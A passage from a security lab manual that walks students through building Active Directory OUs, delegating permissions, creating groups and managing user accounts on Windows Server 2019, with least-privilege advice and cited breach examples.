
Let’s Do This!

This lab exercise requires the previous lab exercise to be fully completed and builds upon it.

📷 **1k**

Step 1 Before configuring OUs, you need to decide on a hierarchy and structure that meets your business and technical needs. Names and descriptions of OUs should be short and to the point. Names of objects can be duplicated in multiple OUs, but not in the same OU.

It’s now time to create and manage OUs. The main campus of Finger Lakes Community College (FLCC), of the State University of New York (SUNY) system, is in Canandaigua, New York. There are campus centers in Geneva, Newark, and Victor. In this lab exercise, you’ll set up an Active Directory infrastructure that could be a possible hierarchy for FLCC. The final result can be seen in Figure 14-3.



- Active Directory Users and Computers [WEISSMAN-SERVER.weissman.edu]
  - Saved Queries
  - weissman.edu
    - Builtin
    - Canandaigua
      - Administrative
      - Clients
        - Faculty
          - Desktops
          - Laptops
        - Staff
          - Desktops
          - Laptops
        - Students
          - Desktops
          - Laptops
      - Groups
        - Bursar
        - Business Services
        - Facilities and Grounds
        - Faculty
        - Finance
        - Human Resources
        - Information Technology
        - Marketing
        - Registrar
        - Research and Development
        - Staff
        - Students
      - Servers
        - Application Servers
        - Database Servers
        - DHCP Servers
        - DNS Servers
        - Domain Controllers
        - Exchange Servers
        - File Servers
        - FTP Servers
        - Mail Servers
        - Print Servers
        - RADIUS Servers
        - Terminal Servers
        - VPN Servers
        - Web Servers
      - Users
        - Faculty
        - Staff
        - Students
    - Computers
    - Domain Controllers
    - ForeignSecurityPrincipals
    - Geneva
    - Managed Service Accounts
    - Newark
    - Users
    - Victor

FIGURE 14-3 The weissman.edu domain

a. On the Windows Server 2019 VM, open Server Manager, click Tools, and click Active Directory Users and Computers. You'll notice multiple default containers. Clicking each container reveals the contents in the pane on the right. Builtin contains default group objects. Computers contains the computer object representing your Windows 10 VM that was just joined to the domain. Double-click the computer object to see more information about it. Domain controllers contains a computer object for the Windows Server 2019 VM you're on now. Double-click the computer object to see more information about it. ForeignSecurityPrincipals and Managed Service Accounts will be empty. Users contains default user objects and group objects.

b. Right-click the domain name (mine is weissman.edu), mouse over New, and select Organizational Unit.

c. In the Name: textbox, type **Canandaigua**, uncheck the box marked Protect Container from Accidental Deletion, and click the OK button.

If this box was checked, and you wanted to remove the OU, you'd have to click View from the menu at the top and then select Advanced Features (this is a toggle selection, so clicking View and then Advanced Features again returns the view to the way it was). With Advanced Features selected, more items appear in the hierarchy, under the domain name, and more tabs appear for each object's properties listing. Right-click the OU you want to delete, select Properties, and in the Object tab (which, like other tabs, is not visible without Advanced Features selected), remove the check in the box next to Protect Object from Accidental Deletion. Now, the OU will be able to be deleted. How that's done will be coming up later. If you did turn on Advanced Features, turn it off at this point.

d. In the same fashion, and also directly underneath the domain name, create these OUs: Geneva, Newark, and Victor. The order in which the OUs are created doesn't matter. They will be automatically alphabetized the next time you open Active Directory Users and Computers.

e. Directly inside the Canandaigua OU (this time, right-click the

Canandaigua OU, mouse over New, and select Organizational Unit), create the following second-level OUs: Administrative, Clients, Servers, Users, and Groups.

f. Directly inside the Clients OU, create the following third-level OUs: Faculty, Staff, and Students.

g. Directly inside the Faculty OU, the Students OU, and the Staff OU, create the following fourth-level OUs: Desktops and Laptops.

h. Directly inside the Servers OU, create the following third-level OUs: Application Servers, Database Servers, DHCP Servers, DNS Servers, Domain Controllers, Exchange Servers, File Servers, FTP Servers, Mail Servers, Print Servers, RADIUS Servers, Terminal Servers, and VPN Servers.

i. Directly inside the Users OU, create the following third-level OUs: Faculty, Staff, and Students.

j. Directly inside the Groups OU, create the following third-level OUs: Bursar, Business Services, Facilities and Grounds, Faculty, Finance, Human Resources, Information Technology, Marketing, Registrar, Research and Development, Staff, and Students. The OUs created here will be containers for various groups in each category. For example, Staff Level 1 won’t have all the permissions as Staff Level 2.

k. Expand all OUs and compare your work to Figure 14-3.

➜ Note

Computer objects can be created in AD so that they’re in the right OU from the start, which puts them under the control of GPOs applied to OUs. You’d add the computer to the domain the same way you did earlier, but this method would not place the computer object in the default Computers container.

📷 **2f**

Step 2 Departments, employee roles, resources, and more change over time.

The management of networks is challenging enough, but with dynamic changes, it’s even more so. The structure of Active Directory, however, allows for structural changes with simple steps.

You’re about to move, delete, and rename OUs.

a. FLCC has combined the Bursar and Registrar departments into the One Stop Center (they actually have). Right-click the Bursar OU, select Delete, and click the Yes button when prompted to confirm you want to delete the OU. Anything inside this OU would have been deleted, as well.

b. Right-click the Registrar OU, select Rename, type One Stop Center, and press ENTER.

c. Right-click the computer object for your client machine in the default Computers container, select Move…, expand Canandaigua, expand Clients, expand Students, select Desktops, and click the OK button.

d. Navigate to the Desktops OU and click the computer object in the right pane. Drag and drop that object into the Laptops OU inside of Students in the left pane. Click the Yes button on the popup that warns you about what might happen when you move objects.

e. Navigate to the Laptops OU and click the computer object in the right pane. Either press CTRL-X or right-click the computer object and select Cut. Either click the Desktops OU and press CTRL-V or right-click and select Paste. Click the Yes button on the popup that warns you about what might happen when you move objects. The pasting could have even been done in the right pane, with the proper OU selected. There are many ways to move objects. OUs can be moved in the same way you just moved the computer object.


f. Expand all OUs and select the Desktops OU to display the computer object.

📷 **3i**

Step 3 Delegating control of OUs could allow large organizations to divide roles and responsibilities between multiple systems administrators. For example, a systems administrator can manage objects in a few domains, all user and group objects, or all file and print services. You’ll now delegate control.

- **a.** Right-click the Users OU inside the Canandaigua OU and select Delegate Control…, which will start the Delegation of Control Wizard. Click the Next button.
- **b.** In the Users or Groups window, click the Add button. In the Select Users, Computers, or Groups window, click the Advanced button and then click the Find Now button. You’ll see a list of all users and groups. Double-click the border between the Name and E-Mail Address columns to expand the Name column. Scroll down to see all entries; then scroll up and double-click the second item, Account Operators. Click the OK button. Click the Next button.
- **c.** In the Tasks to Delegate window, with the radio button for Delegate the Following Common Tasks selected, put a check in the box next to the second item, Reset User Passwords and Force Password Change at Next Logon.
- **d.** Click the Next button.
- **e.** Click the Finish button.
- **f.** Select the Builtin container and double-click Account Operators. Notice the description of this group: Members can administer domain user and group accounts. Close the window with either the X button in the top right, the OK button, or the Cancel button.
- **g.** Click View on the menu bar and select Advanced Features (a toggle selection, as discussed in the previous lab exercise). If you click View again, you’ll see a check next to Advanced Features, which means it is enabled. Don’t select Advanced Features again, as that will toggle it off. There are more items in the Active Directory Users and Computers window now.
- **h.** Right-click the Users OU inside the Canandaigua OU, select Properties, select the Security tab (which wouldn’t be visible if Advanced Features wasn’t toggled on), and click the Advanced button.
- **i.** The columns are sortable if you click the column header. Click the

Principal column. Click it again to sort by reverse alphabetical order. Click it once more to order the items in alphabetical order. Notice that the first six entries have Account Operators as the Principal, as shown in Figure 14-4. Even though in Step 3c you didn't select Create/Delete InetOrgPerson Objects, Create/Delete Computer Objects, Create/Delete Group Objects, or Create/Delete User Objects in the Delegation of Control Wizard, members of the Account Operators group have these permissions by default. However, members of the Account Operators group were not able to change passwords, until you delegated that to them.



Advanced Security Settings for Users

Owner: Domain Admins (WEISSMAN\Domain Admins)

Sorting the permission entries does not change the order in which they are evaluated.

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Account Operators (WEISSMAN\Ac...	Reset password	None	Descendant User objects
Allow	Account Operators (WEISSMAN\Ac...		None	Descendant User objects
Allow	Account Operators (WEISSMAN\Ac...	Create/delete InetOrgPerson objects	None	This object only
Allow	Account Operators (WEISSMAN\Ac...	Create/delete Computer objects	None	This object only
Allow	Account Operators (WEISSMAN\Ac...	Create/delete Group objects	None	This object only
Allow	Account Operators (WEISSMAN\Ac...	Create/delete User objects	None	This object only

FIGURE 14-4 Advanced Security Settings for Users

In addition to being able to modify accounts and groups in the domain, as shown previously, members of the Account Operators group can sign in to Domain Controllers through a Default Domain Controllers Policy GPO. Members of this group can't directly modify any AD administrative-related groups, but can join administrative groups through associated privileges.

Due to the default and over-delegated permissions inherent to the Account Operators group (as well as the other Builtin groups), it is a best practice to actually avoid using it. Creating a new group that has nothing by default, and then assigning permissions, following the principle of least privilege, is a better option. You could make a new group and just grant the permission of reset passwords and force password changes to members, without giving them anything more.

📷 **4n**

Step 4 Now you'll perform a more granular type of delegation.

a. Right-click the Servers OU inside the Canandaigua OU and select Delegate Control…, which will start the Delegation of Control Wizard. Click the Next button.

b. In the Users or Groups window, click the Add button. In the Select Users, Computers, or Groups window, type **server** in the textbox and click the Check Names button, which will autocomplete your entry to Server Operators.

Through a GPO linked to the Domain Controllers OU, Server Operators are given permissions to sign in locally to DCs, back up files and directories, force a shutdown of the DC from a remote system, restore files and directories, and shut down the system. As such, this is another example of avoiding the Builtin groups and adhering to the principle of least privilege with your own manually created and delegated groups. You will create your own groups shortly.

c. Click the OK button. Click the Next button.

d. In the Tasks to Delegate window, select the radio button next to Create a Custom Task to Delegate and then click the Next button.

e. Click the radio button next to Only the Following Objects in the Folder.

f. Put a check in the box next to Computer Objects.

g. Put checks in the boxes underneath the selection window marked Create Selected Objects in This Folder and Delete Selected Objects in This Folder.

h. Click the Next button.

i. In the Permissions screen, with the box next to General checked, scroll through the permissions in the window below. Do the same by checking just Property-Specific and then Creation/Deletion of Specific Child Objects.

j. Put a checkmark next to the General option, and make sure the other options are not checked. Put a check in the boxes next to Read and Write (which will trigger a check in the box next to Property-Specific). Scroll down to see all the additional checks that were added to specific permissions.

k. Click the Next button. Click the Finish button.

This gives the members of the Server Operators group the ability to create new Computer objects within the Servers OU and the permissions to read and write all properties for Computer objects.

l. Select the Builtin container and double-click Server Operators. Notice the description of this group: Members can administer domain servers. Close the window with either the X button in the top right, the OK button, or the Cancel button. As mentioned in regard to Account Operators, it’s probably best to not use the Server Operators group, with its over-delegated permissions.

m. Right-click the Servers OU inside the Canandaigua OU, select Properties, select the Security tab, and click the Advanced button.

n. Sort the Principal column, expand it, and examine the entries for Server Operators.

o. Toggle the Advanced Features off through the View menu bar item.

📷 **5c**

Step 5 Properties of OUs can be helpful in identifying items like the user responsible for managing an OU. Contact information is important for systems administrators in case they need to get in touch with the person in charge of an OU. Configuring contact information doesn’t grant permissions, like delegation does, and is merely cosmetic. Now, you’ll configure contact information.

a. Right-click the Victor OU (directly off the domain), select Properties, and click the Managed By tab.

b. Click the Change… button, click the Advanced button, click the Find Now button, and double-click the Administrator account. Click the OK button.

c. If there was additional information about the account, it would automatically populate in the respective sections (Office, Street, City, State/Province, Country/Region, Telephone Number, and Fax Number). Click the OK button to close the Victor Properties dialog box.

📷 **6a–6c**

Step 6 There are two group types in Active Directory: security groups and distribution groups.

Security groups are granted (or denied) permissions to resources. For example, if you want to give a group of users access to an object, like a shared folder, but specify their level of control, create a security group and then assign the permissions to the group. Then each user in the group gets those permissions. You can also send e-mail to security groups. All users in a group would receive the e-mail if a mail system that allows for mail-enabled groups, like Microsoft Exchange, is configured.

Distribution groups are strictly used for telephone lists and e-mail lists, if a mail system that allows for mail-enabled groups, like Microsoft Exchange, is configured. However, distribution groups never receive permissions for objects. They’re just used for providing mass distribution of information in a quick fashion.

Security groups can be broken down further into three different types.

A local security group manages resources on a computer that is not part of a domain, and it’s not considered one of the three types of domain security groups.

The first security group is known as a domain local group, which stays in the domain it was created in. This group is used for granting permission to objects such as servers, folders, shared folders, and printers in a single domain. A domain local group can’t be used in any other domain and must be located in the domain it was created in.

The second security group is known as a global group, which can contain other groups and accounts from the domain in which the group is created. This group can be given permissions in any domain in a forest. A domain local group is used to manage resources in a domain and to give global groups, from the same domain and different domains, access to resources. If you add user accounts that need access to resources, in the same domain as the global group or another domain to the global group, and then add that global group to domain local groups, that would be a great administrative move.

Imagine a company’s AD forest has a domain for the New York headquarters, a domain for a branch office in Texas, and a domain for a branch office in California. The company’s board of trustees needs to be able to access the resources in all three of the domains. You can create a domain local group in each domain, which grants access to the resources needed by the board of trustees members. Then you can create a global group in the New York headquarters domain that has the board of trustees members as user account members. Then you can add the global group to each domain’s domain local group. If a board of trustees member leaves, you simply disable that account. If a new user joins the board of trustees, add that user’s account to the global group. If new resources are added, add permissions for those to the domain local group.

The third security group is known as a universal group, which can contain other groups and accounts from any domain in the forest. A universal group can be given permissions in any domain in a forest. You can add user accounts that need access to resources in multiple (or all) domains to a global group and then add that global group to a single universal group, instead of a domain local group for each domain. This way, you can make one universal group that has access to resources in all three domains needed by the board of trustees members—one global group that has the user accounts of the board of trustees members—and make that global group a member of the universal group. Now you only have to manage two groups instead of four.

Universal groups can have members from any domain, and permissions can be set for any domain object. Universal groups are actually stored in the global catalog. When changes are made to a universal group, all changed properties need to be replicated to the other DCs that are global catalog servers. Since only property changes are replicated, instead of objects, there aren't worries of a network bottleneck or latency.

The general guidelines are to use global groups to contain user accounts as members, use domain local groups to grant access to a specific domain's resources, and to use universal groups to provide forest-wide (multiple domains) widespread access to resources.

The Microsoft acronym AGDLP, for role-based access controls, is helpful for remembering how to set up groups. First, create user accounts (A). Next, put the user accounts into global groups (G). Then, put global groups into domain local groups (DL). Finally, assign permissions (P) for resources to the domain local groups.

Alternatively, the Microsoft acronym AGUDLP (also for role-based access controls) can be used. First, create user accounts (A). Next, put the user accounts into global groups (G). Then, put the global groups into universal groups (U). Then, put universal groups into domain local groups (DL). Finally, assign permissions (P) for resources to the domain local groups.

In our board of trustees example, an alternative of assigning specific permissions to specific resources was done to the universal group instead of a domain local group.

Now, you'll create groups:

a. Click the Information Technology OU in the Groups OU in the Canandaigua OU. Right-click a blank area in the right pane, mouse over New, and select Group. In the Group Name: textbox, type **IT Level 1**. Keep the default radio button selection of Global for Group

Scope.

b. Click the Students OU in the Groups OU in the Canandaigua OU. In the same fashion, create a domain local group called Honors Students.

c. Click the Human Resources OU in the Groups OU in the Canandaigua OU. In the same fashion, create a universal group called HR Managers.

90 MINUTES

Lab Exercise 14.03: Users and Other Active Directory Objects

What would a domain be without users? Creating, modifying, disabling, and deleting user objects, as employees come and go, is a never-ending systems administration responsibility. Other AD objects, like a group object or a computer object, will also need to be modified from time to time. It’s important for both users and administrators to be able to easily search AD and locate the resources needed efficiently.

Learning Objectives

In this lab exercise, you’ll get experience with user account objects. At the end of this lab exercise, you’ll be able to

- Create new user accounts
- Add user accounts to group accounts
- Manage user account properties
- Sign in to a domain with a new user account
- Disable user accounts
- Reset passwords
- Move, rename, and delete user accounts
- Query AD

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Windows Server 2019 VM you installed in Chapter 1
- The Windows 10 VM you installed in Chapter 1

Let’s Do This!

This lab exercise requires the previous two lab exercises to be fully completed and builds upon them.

📷 **1e**

Step 1 Create a new user account object that will later be granted administrative privileges.

Add a user to a group.

a. In Active Directory Users and Computers, right-click the Staff OU in the Users OU in the Canandaigua OU, mouse over New, and select User.

b. Fill in the First Name:, Initials: (just type one letter), and Last Name: textboxes. The Full Name: field will automatically populate.

c. Fill in the User Logon Name: textbox. Create a logon name that has a part of the first name, middle initial, and last name. It can be as simple as just the first letter of the first name, middle name, and last name.

d. Click the Next button.

e. Enter a password (as before, it needs to be a complex password) and confirm it. Uncheck the box next to User Must Change Password at Next Logon. Click the Next button. Click the Finish button.

📷 **2b**

Step 2 Create a second user account object. This one will not be granted administrative privileges.

a. In the same fashion in which you created the first user in the previous step, create another user. This user should be placed in the Students OU.

b. For the user's password configuration, do not uncheck the box next to User Must Change Password at Next Logon.

In enterprise environments, a user account is given a default password, which must be changed the first time a user signs in, so that no one knows it besides that user.

📷 **3b–3f**

Step 3 Add users to groups.

a. In Active Directory Users and Computers, right-click the first user object you created (in the Staff OU) and select Properties.

b. Click the Member Of tab. Click the Add… button. Click the Advanced… button. Click the Find Now button. Scroll down in the bottom pane and double-click the Domain Admins group to auto-populate the group name in the Enter the Object Names to Select textbox. Click the OK button to close the Select Groups window. Click the OK button to close the Properties window.

➜ Note

If you do not do Step 3b, you could lose access to your Windows Server 2019 VM very easily later in this Lab Exercise when you disable the Administrator account.

Now you have an administrative account to use instead of the default Administrator account, which can be found by clicking the default Users container. The Administrator user account will be the first item in the right pane. Allowing someone or, even worse, multiple people to sign in with a default account, especially the Administrator user account, is bad practice because it is not tied to a specific person, and as a result you'll lack accounting and auditing capabilities. Going forward, you’ll be using the first account you created in this step as your admin user and the second account you created in this step as your non-admin user. Shortly, you’re going to disable the Administrator account so that it can’t be used anymore.

Cybercriminals, through a super admin account, were able to penetrate Verkada, a cloud-based security company, gaining access to close to 150,000 cameras from Verkada itself, as well as its customers from sites including factories, offices, gyms, hospitals, psychiatric wards, jails, police stations, banks, and more. You can read about it at the following sites:

www.darkreading.com/vulnerabilities---threats/verkada-breach-demonstrates-danger-of-overprivileged-users/d/d-id/1340403

www.theverge.com/2021/3/9/22322122/verkada-hack-150000-security-cameras-tesla-factory-cloudflare-jails-hospitals

www.securityinfowatch.com/video-surveillance/article/21213804/global-hackers-raid-verkadas-clients-video-surveillance-data

You can read about the measures Verkada took in the aftermath at www.verkada.com/security-update/.

c. In the left pane of Active Directory Users and Computers, click the Builtin container (off of the domain root). In the right pane, notice the Administrators group.

The Administrators group (a domain local group) in the Builtin container has the following description: Administrators have complete and unrestricted access to the computer/domain.

d. Double-click the Administrators group object in the Builtin container. In the Members tab, you can see that the Administrator account (which is located in the Users container) as well as the Domain Admins and Enterprise Admins groups are members of this Administrators group.

The Domain Admins group (as well as the Enterprise Admins group) is automatically made a member of the Administrators group when a machine is promoted to a DC through the Default Domain Policy

GPO.

The main reasons why the Builtin Administrators group exists are for backward compatibility and to allow programs checking for administrative rights to check in the same place on any system. This group should really never be touched except for a “break glass in case of emergency” situation.

e. Double-click the Domain Admins group (a global group) in the Users container. You’ll notice the following description: Designated administrators of the domain.

f. In the left pane of Active Directory Users and Computers, click the Students OU inside of the Groups OU inside of the Canandaigua OU. In the right pane, right-click the Honors Students group (which you created earlier) and select Properties. Click the Members tab. Click the Add… button. You can add a user to a group or add a group membership to a user. Add your non-admin user to the Students group.

📷 **4b, 4c**

Step 4 Objects, after creation, will still be subject to changes in terms of their properties. Default properties can change, and new properties can be configured. Right-clicking any object and selecting Properties, or just double-clicking, works for all objects in AD. You’ll do that now.

a. Right-click the non-admin user you created (the object will be in the Students OU inside the Users OU inside the Canandaigua OU) and select Properties.

b. With the General tab selected, add any values for the textboxes marked Description:, Office:, Telephone Number:, E-mail:, and Web Page:.

c. Click the Address tab. Add any values for the textboxes marked Street:, P.O. Box:, City:, State/Province:, Zip/Postal Code:, and County/Region: (this one is a dropdown list). When done, click the OK button.

📷 **5d, 5e**

Step 5 Sign in to the DC locally with your new admin user account. Disable the Administrator account. Sign in to the domain remotely, from the Windows 10 VM, with your new non-admin user account.

a. On the Windows Server 2019 VM, click the Start button, click the user icon (the first icon in the column) in the left pane, and then click Sign Out.

b. Press CTRL-ALT-INSERT to send CTRL-ALT-DELETE to the VM. Alternatively, click the Player menu item in the top left of the VMware Workstation Player interface and then select Send Ctrl+Alt+Del.

c. In the lower-left corner, click Other User. Enter the credentials of the new admin user you created and press ENTER or click the arrow to the right of the password textbox. There will be a few messages displayed, since this is the first time that user has signed in.

d. Go to Active Directory Users and Computers. In the Users container, right-click the Administrator account (in the Users container) and select Disable Account. Click the OK button in the confirmation popup.

e. From the Windows 10 VM, sign in to the domain with your new non-admin user account by doing the following. At the login screen, in the lower-left corner, select Other User. You should see, underneath the User Name and Password textboxes, “Sign in to:” followed by the name of your domain. Underneath that, click How Do I Sign In to Another Domain? You’ll see instructions on how to sign in locally to this machine again, which include typing the machine name, followed by a backslash, followed by a local account.

For now, enter the name of the non-admin user you created and the corresponding password and then sign in to the domain. As expected, you will be prompted to change your password. Click the OK button. Enter a new password and confirm it in the bottom two textboxes. Press ENTER or click the arrow next to the Confirm Password textbox. Click the OK button that confirms the password was changed. There will be a few messages displayed since this is the first time that user has signed in.

Click the Start button or in the search box, type **PowerShell**, and then select Windows PowerShell. At the prompt, type **whoami** and press ENTER. The output will show your domain, a backslash, and the name of the user you logged in as.

📷 **6a, 6b**

Step 6 As you learned in Chapter 11, passwords should be stored in hashed format. If a user forgets their password and calls up the help desk or a systems administrator and says “I forgot my password. Can you tell me what it is?”, the honest answer is “No.” A better request would be “Can you reset my password?”, to which the answer should be a resounding “Yes!”

That’s what you’ll do now.

a. On the Windows Server 2019 VM, in Active Directory Users and Computers, right-click the non-admin user account and select Reset Password. Enter and confirm a password. Leave the check in the box next to User Must Change Password at Next Logon.

b. Sign in with the new password and change it when prompted.

📷 **7g**

Step 7 When a user account needs to be removed from AD because a user quits or is fired, it is a better idea to disable the account than to delete it. The reason is for forensics analysis, if necessary. There might be evidence that you don’t know you’ll need down the road, or there might actually be an active investigation. You can even put disabled accounts into a special OU created for that very purpose. You’ll disable and enable an account now.

a. From the Windows 10 VM, sign out of the domain with the non-admin user.

b. From the Windows Server 2019 VM, right-click the non-admin user account and select Disable Account.

c. Right-click it to see that now it shows Enable Account. Don’t click it, though.

d. The disabling and enabling of an account can also be done by right-clicking the user account, selecting Properties (or just double-clicking the user account), and going to the Account tab. In the Account Options: section, you would check the box for Account Is Disabled (which is checked now).

e. You’ll also notice Unlock Account on top. This is not for accounts that are disabled. Accounts get locked automatically due to an Account Lockout Policy, which is set by a GPO due to a certain number of incorrect sign-ons. An administrative user will put a check in this Unlock Account box. Notice that there is no box to click to lock the account, as it an automatic process.

f. Underneath the Account Options: section, you’ll notice that you can configure a date on which the account will expire. This could be useful, for example, in the context of a contractor account that you know needs to be disabled by a certain time. Using the Account Expires section alleviates you from manually disabling the account, which could be a security vulnerability if forgotten.

Here is a story from 2020 related to this topic:

Twitter contractors using Twitter’s internal tools to spy on celebrities: www.theverge.com/2020/7/27/21340581/twitter-big-hack-contractors-spied-celebs-beyonce-bitcoin

Here are two of the earliest cyberattack stories that came to light, in this new era of cybersecurity, related to this topic:

Home Depot attackers using login credentials from a heating and ventilation (HVAC) contractor: www.computerworld.com/article/2844491/home-depot-attackers-broke-in-using-a-vendors-stolen-credentials.html

Target attacked through credentials from a refrigeration contractor: www.zdnet.com/article/anatomy-of-the-target-data-breach-missed-opportunities-and-lessons-learned/

If the same process/settings need to be done to multiple objects, even different objects that share common settings/tabs, you can select multiple objects at the same time (with SHIFT or CTRL), right-click any of the objects, and select Properties.

g. Try to sign in to the domain from the Windows 10 VM as the non-admin user with the disabled account.

h. From the Windows Server 2019 VM, enable the non-admin user account.

i. From the Windows 10 VM, sign in to the domain with the non-admin user account.

📷 **8a–8d**

Step 8 Move, rename, and delete user accounts.

a. Move the non-admin user to the Staff OU and then back to the Students OU. AD objects (for example, user account objects) can be moved in the same ways you moved OUs earlier.

